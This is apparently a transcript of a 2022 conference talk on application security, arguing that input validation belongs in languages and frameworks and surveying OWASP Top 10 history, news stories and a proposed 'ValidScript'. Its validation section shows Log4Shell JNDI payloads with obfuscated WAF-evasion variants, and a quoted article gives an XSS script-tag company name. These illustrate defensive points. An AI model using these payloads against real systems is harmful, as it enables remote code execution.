

Application security: What should the attack landscape look like in 2030?

Devovx UK - May 2022



A brief introduction



Engineer, The @ Company,
building a platform that puts people in
control of their data.

Co-host, Tech Debt Burndown Podcast

Cloud Editor, InfoQ

Blogger blog.thestateofme.com

Links to socials etc. at chris.swanz.net



Agenda

- Why am I talking about THIS?
- What made me think input validation was a problem?
- Cartoons and headlines
 - There will be XKCD
- Input validation is like porn
- Developer Experience
 - Static Analysis
- We can do better...



Why am I talking about THIS?

Wendy's question



[@WendyNather](#)

Survey for my talk at OWASP's 20th Anniversary conference:

In the last 20 years, what's one of the most important things you personally have learned about appsec?



My initial answer

Input validation should be baked into languages and frameworks, to make it stupid easy for developers to write safe apps, but still isn't.



After a little more thought...

My thinking here is that if there was a language (likely a JavaScript derivative like TypeScript) that treated input as UNSAFE until it washed through a set of standard validators, then we could get to the place on input safety that we seem to have achieved with memory safety in Rust. The compiler would essentially support an input taint checker.



TL;DR (TL;DW?)

What should the attack landscape look like in 2030?

Injection vulnerabilities caused by poorly validated input should disappear from the OWASP Top 10 (like buffer overflows have).



What made me think
input validation
was a problem?

My conjecture... OWASP Top 10 has hardly changed

New Top Ten 2004	Top Ten 2003	New WAS Thesaurus
A1 Unvalidated Input	A1 Unvalidated Parameters	Input Validation
A2 Broken Access Control	A2 Broken Access Control (A9 Remote Administration Flaws)	Access Control
A3 Broken Authentication and Session Management	A3 Broken Account and Session Management	Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws	A4 Cross Site Scripting (XSS) Flaws	Input Validation->Cross site scripting
A5 Buffer Overflows	A5 Buffer Overflows	Buffer Overflows
A6 Injection Flaws	A6 Command Injection Flaws	Input Validation->Injection
A7 Improper Error Handling	A7 Error Handling Problems	Error Handling
A8 Insecure Storage	A8 Insecure Use of Cryptography	Data Protection
A9 Denial of Service	N/A	Availability
A10 Insecure Configuration Management	A10 Web and Application Server Misconfiguration	Application Configuration Management Infrastructure Configuration Management

https://wiki.owasp.org/index.php/2004_Updates_OWASP_Top_Ten_Project



We started giving things more specific names...

OWASP Top 10 - 2013 (Previous Version)	⇒	OWASP Top 10 - 2017 (Current Version)
A1-Injection	⇒	A1:2017-Injection
A2-Broken Authentication and Session Management	⇒	A2:2017-Broken Authentication
A3-Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4-Insecure Direct Object References - [Merged + A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5-Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6-Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7-Missing Function Level Access Control - [Merged + A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8-Cross-Site Request Forgery (CSRF) [Dropped]	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9-Using Components with Known Vulnerabilities	⇒	A9:2017-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards [Dropped]	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Community]

https://owasp.org/www-project-top-ten/2017/Release_Notes.html



OWASP top 10 had another reshuffle in 2021



TOP10

2017

- A01:2017-Injection
- A02:2017-Broken Authentication
- A03:2017-Sensitive Data Exposure
- A04:2017-XML External Entities (XXE)
- A05:2017-Broken Access Control
- A06:2017-Security Misconfiguration
- A07:2017-Cross-Site Scripting (XSS)
- A08:2017-Insecure Deserialization
- A09:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring

2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- (New) A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- (New) A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- (New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey


<https://owasp.org/Top10/>



We're no longer talking about buffer overflows

Redmonk Top 20:

- 1 JavaScript
- 2 Python
- 3 Java
- 4 PHP
- 5 CSS
- 5 C#
- 7 C++
- 8 TypeScript
- 9 Ruby
- 10 C
- 11 Swift
- 12 R
- 13 Objective-C
- 14 Shell
- 14 Scala
- 16 Go
- 17 PowerShell
- 18 Kotlin
- 19 Rust
- 19 Dart




**The Rust
Programming
Language**

<https://redmonk.com/sograzy/2022/03/28/language-rankings-1-22/>



Cartoons and headlines

Little Bobby Tables



<https://xkcd.com/327/>



THAT COMPANY WHOSE NAME USED TO CONTAIN HTML SCRIPT TAGS LTD

Company forced to change name that could be used to hack websites

Software firm's director thought name using HTML would be 'fun and playful'

<https://www.theguardian.com/uk-news/2020/nov/06/companies-house-forces-business-name-change-to-prevent-security-risk>

The original name of the company was “<><SCRIPT SRC=HTTPS://MJT.XSS.HT> LTD”. By beginning the name with a quotation mark and chevron, any site which failed to properly handle the HTML code would have mistakenly thought the company name was blank, and then loaded and executed a script from the site XSS Hunter, which helps developers find cross-site scripting errors.



There are more



BIZ & IT TECH SCIENCE POLICY CARS GAMING

DIGITAL HEIST —

Really stupid “smart contract” bug let hackers steal \$31 million in digital coin

Company says it has contacted the hacker in an attempt to recover the funds. Good luck.

DAN GOODIN - 12/1/2021, 11:41 PM

<https://arstechnica.com/information-technology/2021/12/hackers-drain-31-million-from-cryptocurrency-service-monox-finance/>



And more

JUST IN CRIME

Missing line of code leads to \$7.2 million exploit of DEX BurgerSwap



by Tim Copeland

Download PDF / Print

May 28, 2021, 7:30AM EDT · 2 min read

<https://www.theblockcrypto.com/post/106457/missing-line-of-code-leads-to-7-2-million-exploit-of-dex-burgerswap>



And More



BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

OOPS —

Citibank just got a \$500 million lesson in the importance of UI design

Citibank was trying to make \$7.8M in interest payments. It sent \$900M instead.

TIMOTHY B. LEE - 2/17/2021, 6:59 PM

<https://arstechnica.com/tech-policy/2021/02/citibank-just-got-a-500-million-lesson-in-the-importance-of-ui-design/>



Aside.. here's the actual input screen for the last one

BDLL		Borrower LIBOR Drawdown Prod		Drawdown	
001BDLL201480094				001BDLL201480094	
024462		REVLON CONSUMER PRODUCTS CORP			
Facility Name		REVLON TERM LOAN 2016			

GL Detail		Overwrite default settlement instruction	
Component	Internal GL		
COLLAT			☐
COMPINTSF			☐
DEFAULT			☐
DFLFTC			☐
FRONT			☐
FUND			☐
INTEREST			☐
PRINCIPAL	3003000023		☒
			☐
			☐



The Butt of all the jokes...

MOTHERBOARD
TECH BY VICE

Life on the Internet Is Hard When Your Last Name is 'Butts'

The “Scunthorpe problem” has never really been solved and for people with "offensive" last names, this can be a real pain in the ass.



By [Daniel Oberhaus](#)

29.8.18



[Share](#)



[Tweet](#)



[Snap](#)

<https://www.vice.com/en/article/9kmp9v/life-on-the-internet-is-hard-when-your-last-name-is-butts>



Not just Butts...

- Offensive language discovered in the last name field.


Email	natalie.weiner@sbnation.com
Password	••••••••
Confirm Password	••••••••
First Name	Natalie
Last Name	Weiner

<https://twitter.com/natalieweiner/status/1034533245839450113>



Input Validation is Like Porn

“I know it when I see it”



Potter Stewart

“I shall not today attempt further to define the kinds of material I understand to be embraced within that shorthand description XXX, and perhaps I could never succeed in intelligibly doing so.
But I know it when I see it”



Does this look OK?

```
${jndi:ldap://example.com/a}
```



What about this?

```
${jndi:${lower:l}${lower:d}a${lower:p} :  
  //loc${upper:a}lhost:1389/rce}
```



How about this?

%24%7bjndi%3a




Or this?

```
{ ${::-j} ${::-n} ${::-d} ${::-i} }
```



Turns into a very silly game...

Log4j payload patterns over time




<https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/>




Input validation has a
LOT in common with
content filtering.
This isn't particularly
helpful :(

Closely related to the halting problem



Developer Experience

First draw two circles...



<https://seths.blog/2014/01/how-to-draw-an-owl/>



First draw two circles (in Javascript)...

JavaScript Example

```
function validateForm() {  
    let x = document.forms["myForm"]["fname"].value;  
    if (x == "") {  
        alert("Name must be filled out");  
        return false;  
    }  
}
```

https://www.w3schools.com/js/js_validation.asp



Now draw the rest of the Owl

Goals of Input Validation

Input validation strategies

Implementing input validation

- Allow list vs block list

- Validating free-form Unicode text

- Regular expressions

Allow List Regular Expression Examples

Client Side vs Server Side Validation

Validating Rich User Content

Preventing XSS and Content Security Policy

File Upload Validation

- Upload Verification

- Upload Storage

- Public Serving of Uploaded Content

- Beware of "special" files

- Image Upload Verification

Email Address Validation

- Syntactic Validation

- Semantic Validation

- Disposable Email Addresses

- Sub-Addressing

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html



Static analysis

Semgrep

```

RULE
rules:
  - id: python-no-prints-in-prod
    pattern: old_print($X)
    message: Use logging.debug() instead of old_print()
    severity: INFO
    fix: logging.debug($X)
    languages:
      - python

TEST CODE
Python
1 import old_print as oldp
2
3 def hello_world():
4     skynet.init()
5     # TODO Change this to logging framework before prod
6     oldp(
7         '--> debug, skynet init vector is {skynet.iv}'
8     )
9     # oldp('don't detect this, it\'s commented!')
```



We can do better...

Make validation a first class part of the language



Yak at Ledar [CC BY-SA 2.0](https://www.flickr.com/photos/travelwayoflife/8052522211) by travelwayoflife <https://www.flickr.com/photos/travelwayoflife/8052522211>



Flattening

`%24%7bjndi%3a`

`${${::-j}${::-n}${::-d}${::-i}}`

`${jndi:`



Throw exceptions for unexpected weirdness

`${jndi:`

`%24%7bjndi%3a`

`${${::-j}${::-n}${::-d}${::-i}`



The blog post

Chris Swan's Weblog	about	commenting	speaking	podcasts
---------------------	-------	------------	----------	----------

« My first published programs

Letters to Craig Murray #6 »

ValidScript – a modest proposal for app security 23sep21




TL;DR

Bad input validation is the main underlying cause of many application security issues, because we haven't made it easy enough for developers to implement good input validation. So how about a `TypeScript[1]` like language to resolve that - ValidScript - a language that makes it easy to do input validation?

<https://blog.thestateofme.com/2021/09/23/validscript-a-modest-proposal-for-app-security/>



And there's a (dormant for now) GitHub Org



<https://github.com/ValidScript>



Time to wrap up

Review

- The OWASP 20th anniversary triggered THIS
- Input validation lingers as a problem in the Top 10
- Cartoons and headlines show that the issue is well understood
- Input validation is like porn
- Developer Experience is terrible
 - Static Analysis can help, but is only used by sophisticated practitioners
- We can do better... we can make DX easier for all





Questions?

Contact

Chris Swan

chris@atsign.com

@cpswan



0 1 1 0 0 1 0 1 1 1 1 1 0 0 1 0 0
1 0 0 1 0 1 0 0 0 1 0 1 1 0 1 1 1
0 0 1 0 0 1 1 0 1 1 1 0 0 1 1 0 0
1 0 1 0 1 @ 0 1 0 1 1 1 0 1 1 1 1
0 0 1 1 1 1 1 1 0 0 0 1 1 0 1 0 1
1 1 1 1 1 0 0 0 1 0 0 1 1 0 1 0 1
1 1 1 1 1 0 1 0 0 0 1 0 1 1 1 1 1

Be yourself online.

The @ Company

